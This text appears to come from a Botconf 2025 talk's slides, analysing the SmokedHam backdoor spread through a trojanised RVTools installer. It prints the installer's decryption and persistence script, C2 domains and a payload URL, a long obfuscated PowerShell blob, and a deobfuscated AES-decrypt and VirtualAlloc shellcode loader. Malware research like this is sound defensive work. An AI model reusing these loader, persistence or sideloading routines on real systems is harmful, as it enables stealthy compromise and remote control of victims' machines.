




Playing with free SmokedHam Rump @ Botconf 2025

Théo Letailleur

2025/05/22

How it started...


- End of 2024, ransomware case involving Hunters International affiliate



 <https://www.synacktiv.com/en/publications/case-study-how-hunters-international-and-friends-target-your-hypervisors>

SmokedHam ?

- PowerShell-based C# backdoor



Infection chain from trojanised installer (source: <https://medium.com/trac-labs/who-ordered-the-smokedham-backdoor-delicacies-in-the-wild-87f51e2e5bd2>)

Hunting season!


- Beginning of 2025, hunting on YARAify

YARAify Scan Results

You are viewing the YARAify database entry for the file with the SHA256 hash `c600dd34854aa5c6c97ed8c1c92d28034d661652b4d892d223b6805a4e864622`.

Scan Results [↻ Rescan](#)

SHA256 hash:	🔗 c600dd34854aa5c6c97ed8c1c92d28034d661652b4d892d223b6805a4e864622
File size:	10'522'168 bytes
File download:	📄 Original 📦 Unpacked
MIME type:	application/x-dosexec
MD5 hash:	🔗 b587a6af7fd86eeb42425913b8d73d47
SHA1 hash:	🔗 ad388fa1cc0bec1fc45b30a460c53c56789bb11d
SHA3-384 hash:	🔗 2b11a8ac09fa7ae0b3c4bd2e3c7daf1a529d244e25e73452c3665246028fcfb78c6b1e2652567f01713adfc6a599c61
First seen:	2025-03-08 01:32:14 UTC



- RV-Tools-7.6.1.exe

Quick analysis with AssemblyLine

Submission Information

Description	Inspection of file: ./RV-Tools-7.6.1.exe
Groups	
Selected services	Antivirus External Extraction Filtering Internet Connected Static Analysis
Generate Alert	<input type="checkbox"/>
Deep Scan	<input checked="" type="checkbox"/>
Ignore Cache	<input type="checkbox"/>
Ignore Recursion Prevention	<input type="checkbox"/>
Ignore Filtering	<input type="checkbox"/>
Submitted By	
Verdict	Malicious
Priority	Medium
Days to live	30
Start Time	2025-05-12 14:23:22
Completed Time	2025-05-12 14:26:33

```
▼ M :: ./RV-Tools-7.6.1.exe [executable/windows/pe32]
  ▶ I :: $PLUGINS_DIR/nsExec.dll [executable/windows/dll32]
  ▶ I :: $PLUGINS_DIR/nsis7z.dll [executable/windows/dll32]
  ▼ I :: full_soft.7z [archive/7-zip]
    I :: 1FILE.1A.gpg [unknown]
    I :: 2FILE.1A.gpg [unknown]
    I :: 3FILE.1A.gpg [unknown]
    I :: 4FILE.1A.gpg [unknown]
    I :: 5FILE.1A.gpg [unknown]
    ▶ I :: gpg-agent.exe [executable/windows/pe32]
    ▶ I :: gpg.exe [executable/windows/pe32]
    ▶ I :: libassuan-9.dll [executable/windows/dll32]
    ▶ I :: libgcrypt-20.dll [executable/windows/dll32]
    ▶ I :: libgpg-error-0.dll [executable/windows/dll32]
    ▶ I :: libnpth-0.dll [executable/windows/dll32]
    ▶ I :: libsqlite3-0.dll [executable/windows/dll32]
    ▶ I :: zlib1.dll [executable/windows/dll32]
  ▼ I :: overlay [archive/nsis]
    I :: SETUP.nsi [text/plain]
```

File viewer

18c718273c0e382db11c2adc7b330eb5cf9547c3b7d2fb839afc5887dc1ee6d5

ASCII

STRINGS

HEX

```
95 SetDetailsPrint lastused ; maybe call func_x above is >InitPluginsDir<
96 Push '$_2656\_gpg.exe --passphrase "12345678" --batch --yes --output $_2656\_UpdateFull.7z --decrypt $_2656\_4FILE.1A.gpg'
97 CallInstDLL $_3296\_nsExec.dll Exec ; maybe that from TOK__PLUGINCOMMAND sequence: EW_REGISTERDLL <- EW_PUSHPOP <- EW_UPDATETEXT <-
98 ClearErrors
99 Call func_131
100 File $_3296\_nsExec.dll # data_handle/Offset: None SetOverwrite off MB_Const:17 - 7|MB_ICONSTOP Time: (-1 -1) msg:'Error opening
101 SetDetailsPrint lastused ; maybe call func_x above is >InitPluginsDir<
102 Push '$_2656\_7za x $_2656\_UpdateFull.7z -pTG98HJerxsdqWE45 -o$_2656_'
103 CallInstDLL $_3296\_nsExec.dll Exec ; maybe that from TOK__PLUGINCOMMAND sequence: EW_REGISTERDLL <- EW_PUSHPOP <- EW_UPDATETEXT <-
104 Delete c:\programdata\1
105 Sleep 5000
106 CreateDirectory C:\ProgramData\Microsoft\LogUpdateWindows
107 CopyFiles $_2656\_oleview.exe C:\ProgramData\Microsoft\LogUpdateWindows
108 CopyFiles $_2656\_Wiaphoh7um.t C:\ProgramData\Microsoft\LogUpdateWindows
109 CopyFiles $_2656\_aclui-2.dll C:\ProgramData\Microsoft\LogUpdateWindows\aclui.dll
110 Call func_131
111 File $_3296\_nsExec.dll # data_handle/Offset: None SetOverwrite off MB_Const:17 - 7|MB_ICONSTOP Time: (-1 -1) msg:'Error opening
112 SetDetailsPrint lastused ; maybe call func_x above is >InitPluginsDir<
113 Push 'sc config msdtc start= demand'
114 CallInstDLL $_3296\_nsExec.dll Exec ; maybe that from TOK__PLUGINCOMMAND sequence: EW_REGISTERDLL <- EW_PUSHPOP <- EW_UPDATETEXT <-
115 Call func_131
116 File $_3296\_nsExec.dll # data_handle/Offset: None SetOverwrite off MB_Const:17 - 7|MB_ICONSTOP Time: (-1 -1) msg:'Error opening
117 SetDetailsPrint lastused ; maybe call func_x above is >InitPluginsDir<
118 Push 'sc config msdtc obj= "LocalSystem"'
119 CallInstDLL $_3296\_nsExec.dll Exec ; maybe that from TOK__PLUGINCOMMAND sequence: EW_REGISTERDLL <- EW_PUSHPOP <- EW_UPDATETEXT <-
120 SetRegView 64
121 DeleteRegValue HKLM SOFTWARE\Microsoft\Windows\CurrentVersion\Run UpdateOleview
122 WriteRegStr HKLM SOFTWARE\Microsoft\Windows\CurrentVersion\Run UpdateOleview C:\ProgramData\Microsoft\LogUpdateWindows\oleview.exe
123 DeleteRegValue HKLM SOFTWARE\Microsoft\MSDTC\MTx0CI OracleOciLibPath
```

Infecting myself with SmokedHam

- Installing trojanised RVTools.exe in dedicated VM with internet access

C > Disque local (C:) > ProgramData > Microsoft > WindowsUpdate24

Nom	Modifié le	Type	Taille
aclui.dll	07/02/2025 13:00	Extension de l'app...	219 Ko
Cert.txt	10/02/2025 13:56	Document texte	1 Ko
kautix2aeX.t	07/02/2025 12:41	Fichier source Perl	91 Ko
oleview.exe	15/08/2024 07:00	Application	266 Ko
RVTools.msi	13/12/2024 08:06	Package Windows...	8 182 Ko

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

RHGG

	NOM	Type	Données	Taille
> qua	(Par défaut)	REG_SZ	(Valeur non définie)	0
> Reliability	BinDiffPerUserSetup	REG_SZ	"C:\Program Files\BinDiff\bin\bindiff_config_setup.exe" --...	134
> rempl	SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe	88
> ReserveManager	UpdateOleview	REG_SZ	C:\ProgramData\Microsoft\LogUpdateWindows\oleview.exe	108
> RetailDemo				
> Run				

dns and dns.qry.name contains "workers.dev" or dns.qry.name contains "amazon"

No.	Time	Source	Destination	Protocol	Length	Info
2320	15.242	192.168...	192.168...	DNS	109	Standard query 0xca6b A ec2-52-14-160-176.us-east-2.compute.amazonaws.com
2322	15.280	192.168...	192.168...	DNS	109	Standard query 0xca6b A ec2-52-14-160-176.us-east-2.compute.amazonaws.com
2323	15.281	192.168...	192.168...	DNS	125	Standard query response 0xca6b A ec2-52-14-160-176.us-east-2.compute.amazonaws.com A 52.14.160.176
5858	49.778	192.168...	192.168...	DNS	95	Standard query 0xecc7 A cdn-app-web2.lenete5970.workers.dev
5878	49.825	192.168...	192.168...	DNS	95	Standard query 0xecc7 A cdn-app-web2.lenete5970.workers.dev
5879	49.829	192.168...	192.168...	DNS	127	Standard query response 0xecc7 A cdn-app-web2.lenete5970.workers.dev A 172.67.136.46 A 104.21.62.135
59955	735.49	192.168...	192.168...	DNS	95	Standard query 0xf6d4 A cdn-app-web2.lenete5970.workers.dev
59956	735.53	192.168...	192.168...	DNS	95	Standard query 0xf6d4 A cdn-app-web2.lenete5970.workers.dev

Letting it marinate

- A whole **week later**, malicious Powershell and cmd activity appeared
 - Some recon: `whoami` , `systeminfo`
 - Take a screenshot of the desktop and upload it to remote **EC2**
 - AV detection (`nand0san/av_detect` github repository)
 - Download payload from Proton66 bulletproof hosting server (`https://sj34udsbh.com/images/poster.jpg`) and store it encoded in registry key value `HKCU:\Software\ujzfqpem`
 - Create a scheduled task `MicrosoftEdgeUpdate` to run the payload every 2 hours
- The payload encoding: `for(i=0;i < len(blob);i++){blob[i]+=19}`

An unexpected present

\$wdeguq='Ty';\$fqjdz='9jFcccox4u9N3EXIDbHx1MAv6CazucwBo54t5Wsn76GePhzxCg5FwqXfkXgktPxFbTVx59a/HzP7rLEoxFPLGEjNtP7wnbFy4QM4RzLDyAnj5myfJfE11YLqJVguR03T2Y';\$zajwr='rjxA9Pyf5B1kmdZaYXP9GOKvRXEWpn39aC8c7sqQEA6LA3iFyvLC0LLN0r0bb+NV8Pbr5o6bBGtn/q4Lws0uvjK9enktD12N3omCuJ5plmZq7CfsnoZcFESw0h3Kh0f+ggYmeM95k/pBPet0LPQ7LfsXVqJ5zqmDLsFr+H0JB Sngq80MjkeK+L5A0L0w06rVZM0Bjn772XnQGBZcRGtfcMgR/3tov6ZNBtRMce+Fa+et9gjhu6BpY4cqS0Y048tAlVYkmG5pDb1+AGBWz1H15BUA9g7q+kY8cG4KI/10YjYSa9tSKguaPos7981diYN0QeD0IHHM5Kzh b7w77786TMHvon1m1mXD4LE4rBtN99eCbjRCRid7NBcLMgeU4s30K67B1d8V46GjYmU6D0ZD3lJuFR82H8iGeXij1ZRsKwTksW50J6qDZn4Rzj';\$pemqfh='op';\$wxmdpli='60t/611iUsq5D57TRZ0HkIPB0DUai 0EspcqQb2DHq+k7nLrnxi0/4+dw/M5zFgKIKTWhmMCQC2kdIFPGYvsB9TQNLNVKzYCJnmcBRdNL7arJREmH5Grcx0F20EiCdrmn+rtaFhdNbCnH3CqZ8dybCdCqr18qgSojIZL7gBiYaA6gt1NsHatLVtg7u+7+i25/RYA 5TF247JBAmLfSx0cPSSlha5y2btRcVDWLHktVy47wdnA2cZW0ZpsTQMp2JhVZ2uyNiI0g3qTmnzJd6dAIXee3PZjIWDseKs fKNNAVuoJt1HRdwJdSLZ5d5TRDuXY6LQ9WJaxKJtEzZ0FR4xaFioY+hqsgg2tPuta965BER /NfzbkCPgc+XCBT4SoZKyf9t4YKvACckJNPqB0yG+SMmgRkuUFJn7bEPM40NwbnrwCFbAQZBR89YmG3Mvpq0q0cis2iuYfn1Ff4aHA5ENB0LXza25Z3I60v0lyx4LLPSSGvevagh0Lhu/uLLhu404XyBs87ua/n7/enKZ h1eRuzn/8vuk6Z05RZ+TWn60Mi0SLQ6BG7NDgCVKgzcW0jOUBrtBiv5uhKfD16yMPHSsaF7fFCE7fC4dXglF0vbFHA8AAf7CJsgKwn1xWmUlJLnkwEHF8Fsb4l0ZjjePvntg9+Cc888B+UM35pfcqTE3bgM3UeNiI0d2VL bAvvYloV00iZBx07q0Gj/h31DcoMi6pudZAv0/uVq/kAd+5LPgJcDcwQw+rvrVhyXQTS0GQVedyq1LVJFdoW0/uUmYZCFyRA6a8cC1+dG52Um315+gvsx0h4oKrAbxGyKsWkzHiky95PABk09uacGcGd76RCLVeBjFE3y xExdLmLteEOKEqXS5EC9K00ISs+yVGVSBaqqgg2VjyVCTUTU3jkmQw';\$pdqucec='s9BLy3Wh01t/l+NnokryRjT+VlYf9auMER2D5KESYPUdR6UL0dtSvWwsToMLvqelD43TFbzZM6KtTI6WueibSR4ZNoeA02F03 DNPR+YxS0kyeKa';\$yhgwpgqt='se';\$rpsyb='qKafxIgsI06NGkZe1nxs6HqfNlNEk1eGBtZ66vziAqGxduccYQHpn6AaLKV96mVRATHkg2UpIgoPbKc8pgVvXZ00Qr6qmM20ef46tL40XYizuLTF8wn8nwjHLeMzo5sV DdkzGrYImIPG/7jYmPxDRtCAjhpFDK0yX0d1oIb6xkfwioU1CtQntd+aa2Xf2Jz3svqGuuyCfUvaQ2L41T2YhtbRBNXQ9psopqDhbU0jzX1Z2NkSVtMtSyerjCyNET/acidHdL121ZfltgAzT88a2s8KFsgTgblFRnXJ H2kbQ4vRen0/WRHfj0wDmXoQHnKc/Jec3T/KGXDCpLfZ07/RKUCX8cEAr6EhA9ola5LJoCf7A8b6LPXnuCm4JBvYlEetuYK3S5zEigvaLCLh2BvJ30dXpJFuBk5tB63WPM+eoJukD6kVB5/in25YgFyZm6PRKVsPaI09l KNg10VIbLeEyKk/ksEq/LX3uGpNb/w0vXwTL63WpHocMC0zSnRNBX+9RY9Y7gjCpSjukcYuT9qKbYlFBasapSpmr3fa66vMr2Rsn6xLRGfp/Uga7jJYIe7QFhiJXgUEjD01Knu5ZM4G4d3mbYtkbR03eRRuAVPIwz7cdy LNHjGTHtdIS7iuk68Dp6giKSh1f16VH87j08vThnMijfZ2Yk3G6cNDEpu+NvmiPKbTBzG2AGUNOYtg+oGF+ue9z2B7F9wUhu39Q0SAZs0cPWi7Nk76/NhEPaMCK9Z3TF2i+167E8xS2VahG4knQmT/TcmwFfAH6Ez3oKbi L9YmHGLXTNPAY+DAGb';\$zbwpre='oc';\$gsfdlylv='mParn9ZEAF8FCqD0Yg6D0/0MCZj7H4IYmVIRazRZow9ekKi to970z2XHXV05Q7s1bBR1WgUhoJeZ40oirRNYldhXSI4VmBRZiNi1N1IPCe7m8S3Xm0A03EoGel Wly9q+n0jL93fVj6nc38xwG3F7ldMKVKGUnlJlVtNwELtXm7AiMyFwLp';\$bfkneyy='icr';\$eaqucdv='b+oMhLHQITITfjILLNvi0vcIX/zhtsiu0cSe79CffHaFRAn1br0+l8iQ6w9RN8pECFdaXr+wPhdyuU1wJWh QxyWucTgv2300L2XAG5xmVrLgk3GPVZLsmbNrlS3dc7yD0CJDpsFFza0EZxGMATTLSBwvRzCnHnUZYa+HEC20FRdmhUXmSaotA8/UzZsdFJ0sW0XNLy2+Mwjci000I2Qoykv7h1pw0SvM0YLeJdCZawXt88yEtkw6gRL Gz80GID9tt2k6ZdwfjTE+6u0IyUFUZDRqNds2kPkajS2qW35FLlKpxZKuQIgs8xErX/JhhoESCSJLZ7GyhuDegaqjGhQYISpxwgUzEpycteFW9h75rQWseCsd29G6HCEpEnXK8yEwUCatoh+G7/0zj0orPvC9bi8Geficb FLZYLAZV5rIqbmPTqVQFavsr9tY7UdAV7WlflbhbB03uLA1jhnNoLxyhnpf+KBg5Ybb3T2veC1xu0s6UoefJa6bimDgPVG6VEdw90NB18WmLNF44JqIXSgSptB';\$rhqazk='gc/IhJ0G0MEFV9+z9Z4iyhoZk8pnrK2M vTR6YtHHKMumFGLANfw6lbuF0kVV85UDYvc4ckm001ruN8c0h8MRjKZn/7Lbp6dRmKNaa+V2Z2NiH+qkeRieCP9NHwZn3bTgWf0ig9OKblYpa76kZ36p7+0acGkWoYxmVRqt6vQ3P6jgeiRLClOyUKDg1hcs7Jt8VYc9 lJm/CDW56oPf5tMdiuhiE2BEJTYVYf+PuiPqD65Wmd0Kpc3Idxhd0P+z1jCLBWTFPdtkr5AlLUYK0pgX+4DLij2liaysFiN4NDIstnuPxg1+awjDvCtgXGjLdy4C6VX06IIJZT64eAXEGbrUsCnchXZGFPdz3/B+4aZ0Z +fTokPkQ2gEkJgFzdliiY0YJ0QGzUWLZty5YulB57l3blUpH+2jdXQracb8J71N805DPQXcIKHHEBKU6d10GT/KBucwGrJMKRtYJMKRd59nVb34120fnpKPZPbn7a35fybLzlvM5GMjPgh5NuL05PELKyIF9Pyxwt+uRqAsZk /x4UxMojb5RxtIXNm1qtZB4YHKJthzZTesViYcfnNMpCFwTVW1N2o03DvrbKBSR3JdN02gjLm4mBj1KLA/asEA89Jp0n5+AsFpuLq1k0bmsC915iPdKHE0sEedmNCsJDCYgsaKRR7N0zC8BlPfQxbtITTW24yq58qQWc5Gu c3liQ7Euegh2bdg1vHS5qXsY4McPYJdA/9o00n+vjhgM8/wF4ZdLlKwYvo02wAGCPkhDP';\$svjlyuo='ogFC6sefLK0k0yaYMK8BCIogqIKXLRpx5SugU198+oZ3gLV5GL/IwBq4NT5I8IGTKVKbLvfXNLSQeenNKEBR8Z oRc3xc/Ml15mV6l6xe/fShI/hCgb1KpjoWTj6RH23NtfoJtXQracb8J71N805DPQXcIKHHEBKU6d10GT/KBucwGrJMKRtYJMKRd59nVb34120fnpKPZPbn7a35fybLzlvM5GMjPgh5NuL05PELKyIF9Pyxwt+uRqAsZk /x4UxMojb5RxtIXNm1qtZB4YHKJthzZTesViYcfnNMpCFwTVW1N2o03DvrbKBSR3JdN02gjLm4mBj1KLA/asEA89Jp0n5+AsFpuLq1k0bmsC915iPdKHE0sEedmNCsJDCYgsaKRR7N0zC8BlPfQxbtITTW24yq58qQWc5Gu c3liQ7Euegh2bdg1vHS5qXsY4McPYJdA/9o00n+vjhgM8/wF4ZdLlKwYvo02wAGCPkhDP';\$svjlyuo='ogFC6sefLK0k0yaYMK8BCIogqIKXLRpx5SugU198+oZ3gLV5GL/IwBq4NT5I8IGTKVKbLvfXNLSQeenNKEBR8Z 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c3liQ7Euegh2bdg1vHS5qXsY4McPYJdA/9o00n+vjhgM8/wF4ZdLlKwYvo02wAGCPkhDP';\$svjlyuo='ogFC6sefLK0k0yaYMK8BCIogqIKXLRpx5SugU198+oZ3gLV5GL/IwBq4NT5I8IGTKVKbLvfXNLSQeenNKEBR8Z oRc3xc/Ml15mV6l6xe/fShI/hCgb1KpjoWTj6RH23NtfoJtXQracb8J71N805DPQXcIKHHEBKU6d10GT/KBucwGrJMKRtYJMKRd59nVb34120fnpKPZPbn7a35fybLzlvM5GMjPgh5NuL05PELKyIF9Pyxwt+uRqAsZk /x4UxMojb5RxtIXNm1qtZB4YHKJthzZTesViYcfnNMpCFwTVW1N2o03DvrbKBSR3JdN02gjLm4mBj1KLA/asEA89Jp0n5+AsFpuLq1k0bmsC915iPdKHE0sEedmNCsJDCYgsaKRR7N0zC8BlPfQxbtITTW24yq58qQWc5Gu c3liQ7Euegh2bdg1vHS5qXsY4McPYJdA/9o00n+vjhgM8/wF4ZdLlKwYvo02wAGCPkhDP';\$svjlyuo='ogFC6sefLK0k0yaYMK8BCIogqIKXLRpx5SugU198+oZ3gLV5GL/IwBq4NT5I8IGTKVKbLvfXNLSQeenNKEBR8Z oRc3xc/Ml15mV6l6xe/fShI/hCgb1KpjoWTj6RH23NtfoJtXQracb8J71N805DPQ

What's in the Secret Sauce?

- 280Ko of ugly Powershell
- `minusone-cli` (by Airbus-CERT 

```
1367 $zqetbdu = $null
1368 if ($tbayucoz){
1369     [byte[]]$zqetbdu = [type]::GetType("System.Convert")::FromBase64String("i22eskvTr5ax5hjvA7G/IJTe6bYN2Nx17C3mZSDHX8/J7/qHh6C3ev/eKggCGXkIsRhFh2Sk4waQUqujpUD0/JWhq01F7z7be/mdebs3rXGe2Bw
1370 }
1371 else {
1372     [byte[]]$zqetbdu = [type]::GetType("System.Convert")::FromBase64String("Nn1MhGR0wxcMYfEiZk+B5t1V1UeoRcWL1B4QjMcPNXzQG62qA0TajJq0dzuq8G1fbxLsW6iyUQK1f0fbs5e2Bf0JB0ItGu+pqtxe40oSILjw=")
1373 }
1374 $zvmtkajs = "315360000" -as $zugakddt
1375 $miwstgp = "162998234" -as $zugakddt
1376 $qauvmkis = [type]::GetType("System.DateTime")
1377 $thuivgd = ($qauvmkis::UtcNow) - (get-date "1/1/1970").TotalSeconds -as $zugakddt
1378 $thuivgd - = $miwstgp
1379 $thuivgd /= $zvmtkajs
1380 $zzowjodm = [type]::GetType("System.Math")
1381 $hiwmdesx = $zzowjodm::Floor($thuivgd) -as $zugakddt
1382 $hemnj = [type]::GetType("System.BitConverter")
1383 $hiwmdesx_bytes = $hemnj::GetBytes($hiwmdesx)
1384 $oqcegfy = [type]::GetType("System.Security.Cryptography.SHA256")
1385 $dkbjv = $oqcegfy::Create()
1386 $fqjnwbg = $dkbjv.ComputeHash($hiwmdesx_bytes)
1387 $qfnap = [byte[]]("0x26", "0xbd", "0x88", "0x67", "0x88", "0x3e", "0x88", "0x7a", "0x4e", "0xbe", "0x27", "0x1c", "0x62", "0xd1", "0x5a", "0x15")
1388 $pwxgxzw = [type]::GetType("System.Security.Cryptography.Aes")
1389 $pkaafjxi = [type]::GetType("System.Security.Cryptography.CipherMode")
1390 $wmrzdnyt = [type]::GetType("System.Security.Cryptography.PaddingMode")
1391 $trtmize = $pwxgxzw::Create()
1392 $trtmize.$tcsecuq + $gwnogw + $ilnup + $wikuml + $bnjuaj = "256"
1393 $trtmize.$itunlja + $pgquj + $qysts + $ptuvm = "128"
1394 $trtmize.$ipayaf + $rwkzrfb = $fqjnwbg
1395 $trtmize.$ywjnofp = $qfnap
1396 $trtmize.$adkkgzf + $mskdku = $pkaafjxi::CBC
1397 $trtmize.$zviho + $dvwtmzk + $fvqkk + $kgviyi = $wmrzdnyt::PKCS7
1398 $wafwolu = new-object "System.IO.MemoryStream"
1399 $xvwgx = $trtmize.CreateDecryptor()
1400 $cemiai = [type]::GetType("System.Security.Cryptography.CryptoStreamMode")
1401 $zwnjh = new-object "System.Security.Cryptography.CryptoStream" ($wafwolu, $xvwgx, $cemiai::Write)
1402 $zwnjh.Write($zqetbdu, 0, $zqetbdu.length)
1403 $zwnjh.FlushFinalBlock()
1404 $xpkqcz = $wafwolu.ToArray()
1405 $ixnrkkel = [type]::GetType("System.Runtime.InteropServices")
1406 $anzdqng = $ixnrkkel::GetDelegateForFunctionPointer((giubistzlowivzyrvptdcwmlrx "kernel32.dll" "VirtualAlloc"), (rxjidngvuwgcvkumkxv @( $abpuwkt, $pnkog, $shsmk, $shsmk;) ($abpuwkt)))
1407 $vptcyfmm = $anzdqng.Invoke($abpuwkt::Zero, $xpkqcz.length, "0x3000", "0x40")
1408 $ixnrkkel::Copy($xpkqcz, 0, $vptcyfmm, $xpkqcz.length)
1409 $yiagpeiz = $ixnrkkel::GetDelegateForFunctionPointer($vptcyfmm, (rxjidngvuwgcvkumkxv @( $abpuwkt;) ($pesmt)))
